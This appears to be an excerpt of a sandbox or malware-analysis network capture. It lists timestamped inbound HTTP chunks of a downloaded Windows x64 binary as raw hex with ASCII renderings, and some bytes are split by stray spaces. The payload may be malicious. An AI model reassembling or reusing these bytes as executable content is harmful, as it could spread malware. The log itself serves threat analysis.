04 ca eb c3 48 83 c4 38 c3 48 83 ec 28 b9 03 00 00 00 e8 22 62 00 00 83 f8 01 74 17 b9 03 00 00 00 e8 13 62 00 00 85 c0 75 1d 83 3d 70 f9 01 00 01 75 14 b9 fc 00 00 00 e8 7c 00 00 00 b9 ff 00 Data Ascii: HHD$ L}A HD$0HL$0VHHHH|$0uHD$0H3HHH8D$ D$ D$ HcD$ Hs(HcD$ HHoVHcL$ HHH8H("btbu=pu|
2022-05-23 06:27:16 UTC	50	IN	Data Raw: e8 0a b1 ff ff 41 b8 10 20 01 00 48 8d 15 dd 82 01 00 48 8d 0d a6 fe 01 00 e8 81 43 00 00 48 8b 8c 24 80 02 00 00 48 33 cc e8 71 63 ff ff 48 81 c4 98 02 00 00 c3 cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 28 48 8d 0d 20 00 00 00 ff 15 72 51 01 00 48 89 05 8b 04 02 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 38 e8 a7 70 ff ff 48 8b 80 d0 00 00 00 48 89 44 24 20 48 83 7c 24 20 00 74 06 ff 54 24 20 eb 00 e8 68 6a 00 00 48 83 c4 38 c3 cc cc cc 48 83 ec 38 48 8b 0d 3d 04 02 00 ff 15 5f 51 01 00 48 89 44 24 20 48 83 7c 24 20 00 74 06 ff 54 24 20 eb 00 e8 a7 ff ff ff 48 83 c4 38 c3 cc cc 48 89 4c 24 08 48 8b 44 24 08 48 89 05 0f 04 02 00 48 8b 44 24 08 48 89 05 0b 04 02 00 48 8b 44 24 08 48 89 05 07 04 02 00 48 8b 44 24 08 48 89 Data Ascii: A HHCH$H3qcHHL$H(H rQHH(H8pHHD$ H|$ tT$ hjH8H8H=_QHD$ H|$ tT$ H8HLHDHHDHHDHHD$H
2022-05-23 06:27:16 UTC	51	IN	Data Raw: 00 ff 15 af 4c 01 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 8b 44 24 08 48 89 05 97 ff 01 00 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 4c 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 81 ec 88 00 00 00 48 83 bc 24 90 00 00 00 00 74 15 48 83 bc 24 98 00 00 00 00 76 0a c7 44 24 4c 01 00 00 00 eb 08 c7 44 24 4c 00 00 00 00 8b 44 24 4c 89 44 24 40 83 7c 24 40 00 75 2e 48 8d 05 bc 82 01 00 48 89 44 24 20 45 33 c9 41 b8 12 00 00 00 48 8d 15 27 82 01 00 b9 02 00 00 00 e8 ad de ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 40 00 75 3e e8 19 d6 ff ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 12 00 00 00 4c 8d 05 ed 81 01 00 48 8d 15 c6 81 01 Data Ascii: LH(HLHDHHLHDHLDHTHLHHtHvDLDLDLD$@|$@u.HHD$ E3AH'u3|$@u>HD$ ALH
2022-05-23 06:27:16 UTC	52	IN	Data Raw: c3 48 8d 44 01 fd c3 48 8d 44 01 fc c3 48 8d 44 01 fb c3 48 8d 44 01 fa c3 48 8d 44 01 f9 c3 48 8d 44 01 f8 c3 cc cc cc cc cc cc 89 4c 24 08 48 83 ec 28 41 b9 04 00 00 00 45 33 c0 8b 54 24 30 33 c9 e8 14 00 00 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 44 89 4c 24 20 44 89 44 24 18 89 54 24 10 48 89 4c 24 08 48 83 ec 68 48 c7 44 24 48 fe ff ff ff 48 8b 54 24 70 48 8d 4c 24 20 e8 91 8c ff ff 90 0f b6 44 24 78 89 44 24 78 48 8d 4c 24 20 e8 0d 8e ff ff 48 8b 40 08 8b 4c 24 78 0f b6 44 08 1d 23 84 24 88 00 00 00 85 c0 75 4c 83 bc 24 80 00 00 00 00 74 29 48 8d 4c 24 20 e8 e1 8d ff ff 48 8b 00 8b 4c 24 78 48 8b 80 40 01 00 00 0f b7 04 48 23 84 24 80 00 00 00 89 44 24 50 eb 08 c7 44 24 50 00 00 00 00 83 7c 24 50 00 75 0a c7 44 24 54 00 Data Ascii: HDHDHDHDHDHDL$H(AE3T$03H(DL$ DDTHL$HhHD$HHTpHL DxDxHL$ H@L$xD#$uL$t)HL$ HL$xH@H#$DPDP|PuDT
2022-05-23 06:27:16 UTC	56	IN	Data Raw: 8b 44 24 50 48 83 c4 78 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 44 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 83 ec 48 48 c7 44 24 38 00 00 00 00 48 8b 44 24 58 8b 40 0c 89 44 24 28 48 8b 94 24 80 00 00 00 48 8b 4c 24 58 e8 d1 50 00 00 89 44 24 30 83 7c 24 28 00 76 02 eb 05 e8 ff e4 ff ff 48 8b 44 24 78 c7 00 ff ff ff ff 48 8b 44 24 70 c7 00 ff ff ff ff 8b 44 24 28 89 44 24 2c eb 0a 8b 44 24 2c ff c8 89 44 24 2c 83 7c 24 2c 00 76 4f 48 8b 44 24 58 48 63 40 10 48 8b 8c 24 80 00 00 00 48 8b 49 08 48 03 c8 48 8b c1 8b 4c 24 2c ff c9 8b c9 48 6b c9 14 48 03 c1 48 89 44 24 20 48 8b 44 24 20 8b 40 04 39 44 24 30 7e 10 48 8b 44 24 20 8b 40 08 39 44 24 30 7f 02 eb 02 eb a0 83 7c 24 2c 00 74 2f 48 8b 44 24 58 48 63 40 10 48 8b 8c 24 80 00 Data Ascii: D$PHxDL$ DDHTHL$HHHD$8HD$X@D$(HHLXPD$0|$(vHDxHDpD$(D$,D$,D$,|$,vOHD$XHc@ H$HIHHL$,HkHHD$ HD$ @9D$0~HD$ @9D$0|$,t/HD$XHc@H$
2022-05-23 06:27:16 UTC	61	IN	Data Raw: 0d fe 66 01 00 4c 8d 05 c7 6c 01 00 48 8d 15 50 6a 01 00 8b c8 e8 39 85 ff ff 83 bc 24 f0 50 00 00 02 0f 85 a5 00 00 00 48 63 84 24 f0 50 00 00 48 8d 0d 2c c4 01 00 8b 04 81 83 e0 01 85 c0 74 46 4c 8d 05 13 6a 01 00 ba 00 10 00 00 48 8d 8c 24 70 30 00 00 e8 c9 6e 00 00 48 c7 44 24 28 00 00 00 00 c7 44 24 20 39 01 00 00 4c 8d 0d 91 66 01 00 4c 8d 05 5a 6c 01 00 48 8d 15 93 69 01 00 8b c8 e8 cc 84 ff ff 4c 8d 05 ad 6b 01 00 ba 00 10 00 00 48 8d 8c 24 70 30 00 00 e8 83 6e 00 00 48 c7 44 24 28 00 00 00 00 c7 44 24 20 3a 01 00 00 4c 8d 0d 4b 66 01 00 4c 8d 05 14 6c 01 00 48 8d 15 fd 68 01 00 8b c8 e8 86 84 ff ff 48 83 bc 24 f8 50 00 00 00 0f 84 20 01 00 00 c7 84 24 78 50 00 00 00 00 00 00 e8 a7 af ff ff 8b 00 89 84 24 7c 50 00 00 e8 99 af ff ff c7 00 00 00 00 Data Ascii: fLlHPj9PHcPH,tFLjH$p0nHD$(D$ 9LfLZlHiLkH$p0nHD$(D$:LKfLlHhH$P xP|P

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	65	IN	Data Raw: 01 00 eb 58 48 83 bc 24 b0 80 00 00 00 76 13 48 8b 84 24 b0 80 00 00 48 ff c8 48 89 84 24 b0 80 00 00 48 63 84 24 10 81 00 00 48 8d 0d bd b3 01 00 48 c7 44 24 20 00 00 00 00 4c 8d 8c 24 a4 70 00 00 44 8b 84 24 b0 80 00 00 48 8d 94 24 b0 70 00 00 48 8b 0c c1 ff 15 72 16 01 00 48 63 84 24 10 81 00 00 48 8d 0d 73 b3 01 00 8b 04 81 83 e0 02 85 c0 74 0e 48 8d 8c 24 60 10 00 00 ff 15 83 16 01 00 48 63 84 24 10 81 00 00 48 8d 0d 4c b3 01 00 8b 04 81 83 e0 04 85 c 0 0f 84 c1 00 00 00 33 c0 66 89 84 24 70 30 00 00 83 bc 24 20 81 00 00 00 74 4d 41 b9 0a 00 00 00 41 b8 00 10 00 00 48 8d 94 24 70 30 00 00 8b 8c 24 20 81 00 00 e8 8a 80 00 00 48 c7 44 24 28 00 00 00 00 c7 44 24 20 99 02 00 00 4c 8d 0d 92 55 01 00 4c 8d 05 8b 61 01 00 48 8d 15 34 61 01 00 8b c8 e8 cd 73 Data Ascii: XHvHHHHcHHD$ LpDH$pHrHc$HstH$`Hc$HL3f$p0$ tMAAH$p0$ HD$(D$ LULaH4as
2022-05-23 06:27:16 UTC	66	IN	Data Raw: 32 30 31 35 0d 0a 00 48 89 84 24 80 00 00 00 48 83 7c 24 78 00 74 59 48 83 bc 24 80 00 00 00 00 74 4e ff 54 24 78 48 89 44 24 50 48 83 7c 24 50 00 74 35 48 8d 44 24 68 48 89 44 24 20 41 b9 0c 00 00 00 4c 8d 44 24 40 ba 01 00 00 00 48 8b 4c 24 50 ff 94 24 80 00 00 00 85 c0 74 0b 8b 44 24 48 83 e0 01 85 c0 75 08 c7 44 24 6c 01 00 00 00 83 7c 24 6c 00 74 17 8b 84 24 d0 00 00 00 0f ba e8 15 89 84 24 d0 00 00 00 e9 81 00 00 00 48 8b 44 24 30 48 39 05 2d c5 01 0 0 74 2c 48 8b 0d 24 c5 01 00 ff 15 f6 11 01 00 48 89 84 24 88 00 00 00 48 83 bc 24 88 00 00 00 00 74 0c ff 94 24 88 00 0 0 00 48 89 44 24 58 48 83 7c 24 58 00 74 3f 48 8b 44 24 30 48 39 05 f3 c4 01 00 74 31 48 8b 0d ea c4 01 00 ff 15 b4 11 0 1 00 48 89 84 24 90 00 00 00 48 83 bc 24 90 00 00 00 00 74 11 48 Data Ascii: 2015H$H|$xtYHtNTxHD$PH|$Pt5HDhHD ALD$@HL$PtDHuD$l|$lt$$HD$0H9-t,H$HHt$ HD$XH|$Xt?HD$0H9t1HH$H$tH
2022-05-23 06:27:16 UTC	70	IN	Data Raw: eb 24 48 8b 44 24 20 48 8b 00 48 83 c0 08 48 8b 4c 24 20 48 89 01 48 8b 44 24 20 48 8b 00 48 8b 40 f8 48 89 04 24 48 8b 04 24 48 83 c4 18 c3 cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 18 33 c0 85 c0 74 29 48 8b 44 24 20 48 8b 00 48 83 c0 08 48 8b 4c 24 20 48 89 01 48 8b 44 24 20 48 8b 00 48 8b 40 f8 0f b7 00 66 89 04 24 eb 24 48 8b 44 24 20 48 8b 00 48 83 c0 08 48 8b 4c 24 20 48 89 01 48 8b 44 24 20 48 8b 00 0f b7 40 f8 66 89 04 24 0f b7 04 24 48 83 c4 18 c3 cc cc cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 4c 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 57 48 81 ec 90 00 00 00 48 c7 44 24 40 00 00 00 00 48 8d 44 24 48 48 8b f8 33 c0 b9 28 00 00 00 f3 aa 48 8d 44 24 40 48 89 44 24 38 48 83 bc 24 b8 00 00 00 00 74 0a c7 44 24 78 01 00 00 00 eb 08 Data Ascii: HD HHHL$ HHD$ HH@HHHHL$H3t)HD$ HHHL$ HHD$ HH@f$$HD$ HHHL$ HHD$ H@f$$HLL$ L DHTHL$WHHD$@HD$HH3(HD$@HD$8H$tD$x
2022-05-23 06:27:16 UTC	74	IN	Data Raw: 34 31 62 33 0d 0a 00 00 00 ff ff ff 7f 74 5e 48 83 bc 24 a8 00 00 00 01 76 53 48 8b 84 24 a8 00 00 00 48 ff c8 48 39 05 ae 81 01 00 73 0e 48 8b 05 a5 81 01 00 48 89 44 24 58 eb 10 48 8b 84 24 a8 00 00 00 48 ff c8 48 89 44 24 58 48 8b 44 24 58 48 d1 e0 48 8b 8c 24 a0 00 00 00 48 83 c1 02 4c 8b c0 ba fe 00 00 00 e8 dd 03 ff ff 48 83 bc 24 b0 00 00 00 00 74 0a c7 44 24 60 01 00 00 00 eb 08 c7 44 24 60 00 00 00 00 8b 44 24 60 89 44 24 44 83 7c 24 44 00 75 2e 48 8d 05 d2 27 01 00 48 89 44 24 20 45 33 c9 41 b8 13 00 00 00 48 8d 15 75 48 01 00 b9 02 00 00 00 e8 8b 84 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 44 00 75 3e e8 f7 7b ff ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 13 00 00 00 4c 8d 05 3b 48 01 00 48 8d 15 14 48 01 00 48 8d 0d 75 27 01 00 e8 08 Data Ascii: 41b3t^HvSHHH9sHHDXHHHDXHDXHHHLHtD$`D$`D$`D$D|$Du.H'HD$ E3AHuHu3|$Du>{HD$ AL;HHHHu'
2022-05-23 06:27:16 UTC	78	IN	Data Raw: 01 00 00 e9 a4 01 00 00 48 8b 84 24 a0 00 00 00 83 78 0c 00 75 58 48 8b 84 24 a0 00 00 00 8b 00 25 ff ff ff 1f 3d 21 05 93 19 0f 82 7c 01 00 00 48 8b 84 24 a0 00 00 00 83 78 20 00 74 1b e8 52 a7 ff ff 48 8b 8c 24 a0 00 00 00 48 63 49 20 48 03 c1 48 89 44 24 60 eb 09 48 c7 44 24 60 00 00 00 00 48 83 7c 24 60 00 0f 84 3e 01 00 00 48 8b 84 24 80 00 00 00 81 38 63 73 6d e0 0f 85 d4 00 00 00 48 8b 84 24 80 00 00 00 83 78 18 03 0f 82 c2 00 00 00 48 8b 84 24 80 00 00 00 81 78 20 22 05 93 19 0f 86 ad 00 00 00 48 8b 84 24 80 00 00 00 48 8b 40 30 83 78 08 00 74 1f e8 f5 a6 ff ff 48 8b 8c 24 80 00 00 00 48 8b 49 30 48 63 49 08 48 03 c1 48 89 44 24 68 eb 09 48 c7 44 24 68 00 00 00 00 48 8b 44 24 68 48 89 44 24 50 48 83 7c 24 50 00 74 61 0f b6 84 24 b8 00 00 00 89 44 Data Ascii: H$xuXH$%=!|H$x tRH$HcI HHD$`HD$`H|$`>H$8csmH$xH$x "H$H@0xtH$HI0HcIHHD$hHDhHD hHD$PH|$Pta$D
2022-05-23 06:27:16 UTC	82	IN	Data Raw: 44 24 40 48 8b 44 24 40 8b 00 ff c0 48 8b 4c 24 40 89 01 83 7c 24 20 ff 0f 84 75 01 00 00 8b 84 24 98 00 00 00 39 44 24 20 0f 8e 64 01 00 00 83 7c 24 20 ff 7e 13 48 8b 84 24 90 00 00 00 8b 40 04 39 44 24 20 7d 02 eb 05 e8 c2 7f ff ff e8 bd 96 ff ff 48 8b 8c 24 90 00 00 00 48 63 49 08 48 03 c1 48 63 4c 24 20 8b 04 c8 89 44 24 30 e8 9d 96 ff ff 48 8b 8c 24 90 00 00 00 48 63 49 08 48 03 c1 48 63 4c 24 20 83 7c c8 04 00 74 3a e8 7d 96 ff ff 48 89 44 24 48 e8 73 96 ff ff 48 8b 8c 24 90 00 00 00 48 63 49 08 48 03 c1 48 63 4c 24 20 48 63 44 c8 04 48 8b 4c 24 48 48 03 c8 48 8b c1 48 89 44 24 50 eb 09 48 c7 44 24 50 00 00 00 00 48 83 7c 24 50 00 0f 84 a7 00 00 00 44 8b 4c 24 30 4c 8b 84 24 90 00 00 00 48 8b 94 24 88 00 00 00 48 8b 8c 24 80 00 00 00 e8 61 eb ff ff Data Ascii: D$@HD$@HL$@|$ u$9D$ d|$ ~H$@9D$ }H$HcIHHcL$ D$0H$HcIHHcL$ |t:}HDHsHHcIHHcL$ HcDHL$HHHHD$PHD$PH|$PDL$0L$HHa
2022-05-23 06:27:16 UTC	86	IN	Data Raw: 48 8b 44 24 30 48 8b 8c 24 e8 00 00 00 48 03 c8 48 8b c1 0f b6 00 48 8b 8c 24 e0 00 00 00 66 89 01 48 8b 44 24 30 48 8b 8c 24 e8 00 00 00 48 03 c8 48 8b c1 0f be 00 85 c0 75 1e 48 8b 44 24 30 48 89 44 24 70 48 8d 4c 24 38 e8 bc 07 ff ff 48 8b 44 24 70 e9 7b 03 00 00 48 8b 44 24 30 48 ff c0 48 89 44 24 30 48 8b 84 24 e0 00 00 00 48 83 c0 02 48 89 84 24 e0 00 00 00 e9 72 ff ff ff 48 8b 44 24 30 48 89 44 24 78 48 8d 4c 24 38 e8 78 07 ff ff 48 8b 44 24 78 e9 37 03 00 00 e9 45 02 00 00 48 8d 4c 24 38 e8 9f 07 ff ff 48 8b 00 8b 8c 24 f0 00 00 00 89 4c 24 28 48 8b 8c 24 e0 00 00 00 48 89 4c 24 20 41 b9 ff ff ff ff 4c 8b 84 24 e8 00 00 00 ba 09 00 00 00 8b 48 04 ff 15 30 c1 00 00 48 98 48 89 44 24 30 48 83 7c 24 30 00 74 27 48 8b 44 24 30 48 ff c8 48 89 84 24 80 Data Ascii: HD$0H$HHHfHD0H$HHuHD$0HDpHL8HD$p{HD$0HHD$0H$HHrHD0HDxHL8xHD$x7EHL$8H$L $(H$HL$ AL$H0HHD$0H|$0t'HD$0HH$
2022-05-23 06:27:16 UTC	90	IN	Data Raw: 34 33 33 37 0d 0a 0d 00 00 00 89 44 24 30 8b 44 24 30 48 83 c4 48 c3 44 89 4c 24 20 4c 89 44 24 18 48 89 54 24 10 89 4c 24 08 48 81 ec 98 00 00 00 48 83 bc 24 a8 00 00 00 00 74 0a c7 44 24 64 01 00 00 00 eb 08 c7 44 24 64 00 00 00 00 8b 44 24 64 89 44 24 50 83 7c 24 50 00 75 2e 48 8d 05 8b 0b 01 00 48 89 44 24 20 45 33 c9 41 b8 66 00 00 00 48 8d 15 0e 0b 01 00 b9 02 00 00 00 e8 14 43 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 50 00 75 3e e8 80 3a ff ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 66 00 00 00 4c 8d 05 d4 0a 01 00 48 8d 15 b5 0a 01 00 48 8d 0d 2e 0b 01 00 e8 91 4c ff ff b8 16 00 00 00 e9 aa 04 00 00 48 83 bc 24 b0 00 00 00 00 76 0a c7 44 24 68 01 00 00 00 eb 08 c7 44 24 68 00 00 00 00 8b 44 24 68 89 44 24 54 83 7c 24 54 00 75 2e 48 8d 05 Data Ascii: 4337D$0D$0HHDL$ LDHTLHHtDdDdDdDP|$Pu.HHD$ E3AfHCu3|$Pu>:HD$ AfLHH.LH$v D$hDhDhD$T|$Tu.H
2022-05-23 06:27:16 UTC	94	IN	Data Raw: ff 48 89 44 24 40 48 83 7c 24 40 ff 0f 85 95 00 00 00 48 83 bc 24 a8 00 00 00 00 74 7e 48 8b 84 24 a8 00 00 00 c6 00 00 48 83 bc 24 b0 00 00 00 ff 74 68 48 81 bc 24 b0 00 00 00 ff ff ff 7f 74 5a 48 83 bc 24 b0 00 00 00 01 76 4f 48 8b 84 24 b0 00 00 00 48 ff c8 48 39 05 44 2f 01 00 73 0e 48 8b 05 3b 2f 01 00 48 89 44 24 70 eb 10 48 8b 84 24 b0 00 00 00 48 ff c8 48 89 44 24 70 48 8b 84 24 a8 00 00 00 48 ff c0 4c 8b 44 24 70 ba fe 00 00 00 48 8b c8 e8 77 b1 fe ff e8 f2 29 ff ff 8b 00 e9 b0 01 00 00 48 8b 44 24 40 48 ff c0 48 89 44 24 40 48 83 bc 24 a8 00 00 00 00 0f 84 75 01 00 00 48 8b 84 24 b0 00 00 00 48 39 44 24 40 0f 86 4b 01 00 00 48 83 bc 24 c0 00 00 00 ff 0f 84 27 01 00 00 48 8b 84 24 a8 00 00 00 c6 00 00 48 83 bc 24 b0 00 00 00 ff 74 68 48 81 bc 24 Data Ascii: HD$@H|$@H$t~H$HthHtZHvOHHH9D/sH;/HDpHHHDpHHLD$pHw)HD$@HHD$@H uHH9D$@KH$'HHthH$

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	98	IN	Data Raw: 48 ff c0 48 89 44 24 38 83 bc 24 a0 00 00 00 00 76 13 48 8b 84 24 b0 00 00 00 48 39 44 24 38 0f 82 66 ff ff ff 48 8b 84 24 b0 00 00 00 48 39 44 24 38 0f 82 b6 00 00 00 33 c0 48 8b 8c 24 a8 00 00 00 66 89 01 48 8b 84 24 b0 00 00 00 48 39 44 24 38 73 0d c7 84 24 84 00 00 00 01 00 00 00 eb 0b c7 84 24 84 00 00 00 00 00 00 00 8b 84 24 84 00 00 00 89 44 24 60 83 7c 24 60 00 75 2e 48 8d 05 00 e9 00 00 48 89 44 24 20 45 33 c9 41 b8 8e 00 00 00 48 8d 15 e3 e9 00 00 b9 02 00 00 00 e8 e9 21 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 60 00 75 3b e8 55 19 ff ff c7 00 22 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 8e 00 00 00 4c 8d 05 a9 e9 00 00 48 8d 15 ca ec 00 00 48 8d 0d a3 e8 00 00 e8 66 2b ff ff b8 22 00 00 00 eb 6c 33 c0 48 8b 4c 24 30 66 89 01 48 8b 44 24 30 48 83 Data Ascii: HHD8vH$H9D$8fH$H9D$83HfHH9D$8s$$$D$`\|$`u.HHD$ E3AH!u3|$`u;U"HD$ ALHHf+"l3HL$0fHD$0H
2022-05-23 06:27:16 UTC	102	IN	Data Raw: 40 8b 44 24 50 ff c0 89 44 24 50 eb 0c ff 15 15 7f 00 00 89 44 24 48 eb 05 e9 87 fa ff ff e9 62 07 00 00 8b 84 24 90 3d 00 00 c1 f8 05 48 98 48 8d 0d 82 43 01 00 8b 94 24 90 3d 00 00 83 e2 1f 48 63 d2 48 6b d2 58 48 8b 04 c1 0f be 44 10 08 25 80 00 00 00 85 c0 0f 84 a8 06 00 00 c7 44 24 48 00 00 00 00 0f be 44 24 44 85 c0 0f 85 e6 01 00 00 48 c7 84 24 a0 14 00 00 00 00 00 00 48 c7 84 24 a8 14 00 00 00 00 00 00 48 8b 84 24 98 3d 00 00 48 89 84 24 a0 14 00 00 00 48 8b 84 24 98 3d 00 00 48 8b 8c 24 a0 14 00 00 48 2b c8 48 8b c1 3b 84 24 a0 3d 00 00 0f 83 96 01 00 00 48 8d 84 24 a0 00 00 00 48 89 84 24 a8 14 00 00 48 8d 84 24 a0 00 00 00 48 8b 8c 24 a8 14 00 00 48 2b c8 48 8b c1 48 3d ff 13 00 00 0f 83 a7 00 00 00 48 8b 84 24 98 3d 00 00 48 8b 8c 24 a0 14 00 00 Data Ascii: @DPDPDHb=HHC$=HcHkXHD%D$HDDHHH=HH=H$H+H;$=HHHHH+HH=H$=H$
2022-05-23 06:27:16 UTC	107	IN	Data Raw: 24 74 e9 ed 02 00 00 48 83 bc 24 b8 00 00 00 00 0f 84 cb 00 00 00 48 83 bc 24 c0 00 00 00 00 76 0d c7 84 24 90 00 00 00 01 00 00 00 eb 0b c7 84 24 90 00 00 00 00 00 00 00 8b 84 24 90 00 00 00 89 44 24 64 83 7c 24 64 00 75 2e 48 8d 05 11 d1 00 00 48 89 44 24 20 45 33 c9 41 b8 5d 00 00 00 48 8d 15 3c d1 00 00 b9 02 00 00 00 e8 12 01 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 64 00 75 4f e8 7e f8 fe ff c7 00 22 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 5d 00 00 00 4c 8d 05 02 d1 00 00 48 8d 15 db d0 00 00 48 8d 0d b4 d0 00 00 e8 8f 0a ff ff c7 44 24 78 22 00 00 00 48 8d 4c 24 40 e8 0d b5 fe ff 8b 44 24 78 e9 25 02 00 00 48 8b 84 24 b8 00 00 00 0f b6 8c 24 c8 00 00 00 88 08 48 83 bc 24 b0 00 00 00 00 74 0e 48 8b 84 24 b0 00 00 00 c7 00 01 00 00 00 c7 44 24 7c 00 Data Ascii: tHH$v$$$D$d\|$du.HHD$ E3A]H<u3\|$duO~"HD$ A]LHHD$x"HL$@D$x%H$$HtHD$|
2022-05-23 06:27:16 UTC	107	IN	Data Raw: 33 39 37 62 0d 0a b4 fe ff 48 8b 00 48 8d 4c 24 68 48 89 4c 24 38 48 c7 44 24 30 00 00 00 00 8b 8c 24 c0 00 00 00 89 4c 24 28 48 8b 8c 24 b8 00 00 00 48 89 4c 24 20 41 b9 01 00 00 00 4c 8d 84 24 c8 00 00 00 33 d2 8b 48 04 ff 15 a8 6d 00 00 89 44 24 6c 83 7c 24 6c 00 74 0b 83 7c 24 68 00 0f 84 2a 01 00 00 83 7c 24 6c 00 0f 85 f3 00 00 00 ff 15 09 6d 00 00 83 f8 7a 0f 85 e4 00 00 00 48 83 bc 24 b8 00 00 00 00 74 22 48 83 bc 24 c0 00 00 00 00 76 17 4c 8b 84 24 c0 00 00 00 33 d2 48 8b 8c 24 b8 00 00 00 e8 b3 7e fe ff 33 c0 85 c0 74 0d c7 84 24 94 00 00 00 01 00 00 00 eb 0b c7 84 24 94 00 00 00 00 00 00 00 8b 84 24 94 00 00 00 89 44 24 70 83 7c 24 70 00 75 2e 48 8d 05 6c c0 00 00 48 89 44 24 20 45 33 c9 41 b8 7b 00 00 00 48 8d 15 87 cf 00 00 b9 02 00 00 00 e8 Data Ascii: 397bHHLhHL8HD0L$(H$HL$ AL$3HmD$l|$lt\|$h*|$lmzH$t"HvL3H$~3t$$$D$p\|$pu.HlHD$ E3A{H
2022-05-23 06:27:16 UTC	111	IN	Data Raw: 03 00 00 ff ff ff ff 48 8d 4c 24 78 e8 1a a4 fe ff 8b 84 24 84 03 00 00 e9 8e 09 00 00 e9 3a 06 00 00 8b 44 24 50 83 e0 20 85 c0 74 15 48 8b 84 24 18 03 00 00 0f b7 8c 24 b0 02 00 00 66 89 08 eb 11 48 8b 84 24 18 03 00 00 8b 8c 24 b0 02 00 00 89 08 c7 44 24 6c 01 00 00 00 e9 fc 05 00 00 c7 44 24 70 01 00 00 00 0f be 84 24 b8 02 00 00 83 c0 20 88 84 24 b8 02 00 00 8b 44 24 50 83 c8 40 89 44 24 50 48 8d 84 24 b0 00 00 00 48 89 44 24 40 c7 84 24 98 00 00 00 00 02 00 00 83 7c 24 74 00 7d 0a c7 44 24 74 06 00 00 00 eb 30 83 7c 24 74 00 75 17 0f be 84 24 b8 02 00 00 83 f8 67 75 0a c7 44 24 74 01 00 00 00 eb 12 81 7c 24 74 00 02 00 00 7e 08 c7 44 24 74 00 02 00 00 81 7c 24 74 a3 00 00 00 7e 56 8b 44 24 74 05 5d 01 00 00 48 98 41 b9 da 06 00 00 4c 8d 05 8b ac 00 Data Ascii: HLx:D$P tH$$fH$$DlDp$ DP@DPHHD$@$|$t}D$t0|tuguD$t\|$t~D$t\|$t~VD$t]HAL
2022-05-23 06:27:16 UTC	115	IN	Data Raw: 48 83 ec 38 48 8b 44 24 40 48 83 c0 11 48 8b 4c 24 48 48 83 c1 11 48 8b d0 e8 e8 fb ff ff 85 c0 74 0a c7 44 24 20 00 00 00 00 eb 08 c7 44 24 20 01 00 00 00 0f b6 44 24 20 48 83 c4 38 c3 cc cc cc cc cc cc cc cc 89 54 24 10 48 89 4c 24 08 48 83 ec 28 48 8b 4c 24 30 e8 39 01 00 00 8b 44 24 38 83 e0 01 85 c0 74 0a 48 8b 4c 24 30 e8 44 02 00 00 48 8b 44 24 30 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc 48 89 54 24 10 48 89 4c 24 08 48 83 ec 28 48 8b 44 24 30 48 8d 0d fe b0 00 00 48 89 08 48 8b 44 24 30 48 c7 40 08 00 00 00 00 48 8b 44 24 30 c6 40 10 00 48 8b 44 24 38 48 8b 10 48 8b 4c 24 30 e8 3b 01 00 00 48 8b 44 24 30 48 83 c4 28 c3 cc 48 89 54 24 10 48 89 4c 24 08 48 83 ec 28 48 8b 44 24 30 48 8d 0d ae b0 00 00 48 89 08 48 8b 44 24 30 48 c7 40 08 00 00 00 Data Ascii: H8HD$@HHL$HHHtD$ D$ D$ H8THLH(HL$09D$8tHL$0DHD$0H(HTHLH(HD$0HHHD$0H@HD$0@HD$8HHL$0;HD$0H(HTHLH(HD$0HHHD$0H@
2022-05-23 06:27:16 UTC	119	IN	Data Raw: 48 8b 44 24 60 48 89 44 24 40 8b 44 24 74 05 5d 01 00 00 89 84 24 98 00 00 00 eb 08 c7 44 24 74 a3 00 00 00 33 c0 85 c0 74 2a 48 8b 84 24 18 06 00 00 48 83 c0 08 48 89 84 24 18 06 00 00 48 8b 84 24 18 06 00 00 48 8b 40 f8 48 89 84 24 98 05 00 00 eb 28 48 8b 84 24 18 06 00 00 48 83 c0 08 48 89 84 24 18 06 00 00 48 8b 84 24 18 06 00 00 48 83 e8 08 48 89 84 24 98 05 00 00 48 8b 84 24 98 05 00 00 48 89 84 24 58 05 00 00 48 8b 84 24 58 05 00 00 48 8b 00 48 89 84 24 08 05 00 00 48 8d 4c 24 78 e8 b8 82 fe ff 48 89 84 24 a0 05 00 00 0f be 8c 24 b8 04 00 00 89 8c 24 a8 05 00 00 48 63 94 24 98 00 00 00 48 89 94 24 b0 05 00 00 48 8b 0d 6a d8 00 00 ff 15 34 3b 00 00 48 8b 8c 24 a0 05 00 00 48 89 4c 24 30 8b 4c 24 70 89 4c 24 28 8b 4c 24 74 89 4c 24 20 8b 8c 24 a8 05 Data Ascii: HD$`HD$@D$t]$D$t3t*H$HHHH@H$(H$HHHHHHHXHXHHHLxH$$$HcHHj4;HHL0L$p L$(LtL $
